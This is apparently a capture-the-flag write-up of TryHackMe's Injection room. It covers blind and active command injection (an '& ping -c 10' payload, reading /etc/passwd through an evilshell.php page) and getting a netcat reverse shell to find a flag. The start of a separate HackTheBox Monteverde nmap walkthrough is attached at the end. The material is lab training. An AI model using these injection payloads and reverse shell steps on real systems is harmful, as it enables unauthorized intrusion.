The purpose of this writeup is to document the steps I took to complete TryHackMe.com (https://tryhackme.com/)’s room Injection (https://tryhackme.com/room/injection) hacking tasks.
Resources/Tools Used:

[Task 1] Introduction & Deploy

This task is mainly concerned with introducing the room scenario and deploying the machine.

[Task 2] An Introduction To Command Injection

This task gives an introduction about command injection vulnerability.

[Task 3] Blind Command Injection

This task gives an explanation about blind command injection. To complete the questions/subtasks, navigate to http://MACHINE_IP (where MACHINE_IP is the IP from task 1).


#1 This subtask wants to ping sending 10 packets. While executing this command you will notice that it will take approximately ten seconds to complete although you will not see the output (that why it is called blind command injection because you don’t see the output in the browser). The command is as follows:

& ping -c 10

#3-1


#2 This subtask wants us to execute a command that outputs Linux Kernel Version and redirect it to a file. Identified linux kernel version is 4.15.0-101. Following is the command:

#3-2

To read the contents of the file generated above we can use curl as follows:

curl http://MACHINE_IP/linux.txt


#3 Enter “root” into the input and review the alert. “Success” is the alert you will get.

#3-3


#4 Enter “www-data” into the input and review the alert. “Success” is the alert you will get.

#3-4

#5 Enter your name into the input and review the alert. “Error” is the alert you will get.

#3-5

[Task 4] Active Command Injection


This task gives an explanation about active command injection. To complete the questions/subtasks, navigate to http://MACHINE_IP/evilshell.php (where MACHINE_IP is the IP from task 1)

EvilShell.php

#1 Upon listing (ls or ls-al) the contents of webroot (/var/www/http) directory, found “drpepper.txt” to be a strange file.

#4-1


#2 There were no non-root/non-service/non-daemon users identified from passwd file (cat /etc/passwd).

#4-2

#3 The service was running with user “www-data”. Enter “whoami” in the input field.

#4-3


#4 User “www-data” shell was configured as “/usr/sbin/nologin”. This was read from passwd file using (cat /etc/passwd | grep www-data).

#4-4


#5 Ubuntu version was found by using command “lsb_release -a”. Output showed Ubuntu’s version as “18.04.4”.

#4-5


#6 To print out the MOTD and identify favorite beverage name. For completing this subtask referred to link (https://linuxconfig.org/how-to-change-welcome-message-motd-on-ubuntu-18-04-server). Following steps were followed:


  • Read contents of “/etc/motd” but nothing was returned as output:
/etc/motd listing

  • Listed contents of directory “/etc” and found a directory “update-motd.d”
/etc directory listing
  • Listed the contents of directory “update-motd.d”.

/etc/update-motd-d directory listing
  • Read contents of file “00-header” to complete subtask. “DR PEPPER” was the beverage name in the MOTD.
#4-6

[Task 5] Get The Flag!

This task is concerned with getting a reverse shell from the target machine exploiting already known vulnerabilities (highlighted in last two tasks) and capture the flag.

#1 To capture the flag, following steps were followed:


  • Used evilshell.php page to check if netcat is available on target machine.
nc
  • With nc available, started a netcat listener on port 7777 on attack/local machine.
Netcat listener


Pentestmonkey.net netcat reverse shell reference
  • Entered the above command in input field after adjusting the IP and port to match local machine and port.
nc reverse shell command

  • Upon executing the above command on target machine received the reverse shell on netcat listener terminal.
Shell access
  • Converted already obtained restrictive shell to a terminal shell using python.
tty shell
  • Since there were no non-root users on target machine, privilege escalation was not an option.
No non-root users

  • To find flag searched all text file under root directory and subdirectories, used “find” command as follows:
find command
  • Output showed a file that could possibly have the flag we are looking for.
Flag file location
  • Upon reading the contents of above file, got the flag we were looking for.
Flag

I hope this helped. Thanks.

Monteverde – HackTheBox Walkthrough

Introduction:

The purpose of this blog is to document the steps I took to complete hacking task of Monteverde machine from Hack The Box (HTB).

Resources/Tools Used:

Process Followed:


After connecting HTB lab through VPN, started Monteverde (10.10.10.172) machine. To check the available services, I scanned the machine with nmap scanning all ports and doing a quick scan as follows:

nmap quick scan

Quick scan showed quite a few open ports including DNS(53), Kerberos (88), RPC (135), LDAP(389), SMB (445) and WSMAN (5985). To detect services running on these ports and OS scanned using -A option as follows:

nmap aggressive scan

Scanned LDAP scripts against the target machine that identified domain name as “MEGABANK.LOCAL”.

nmap script (ldap) scan

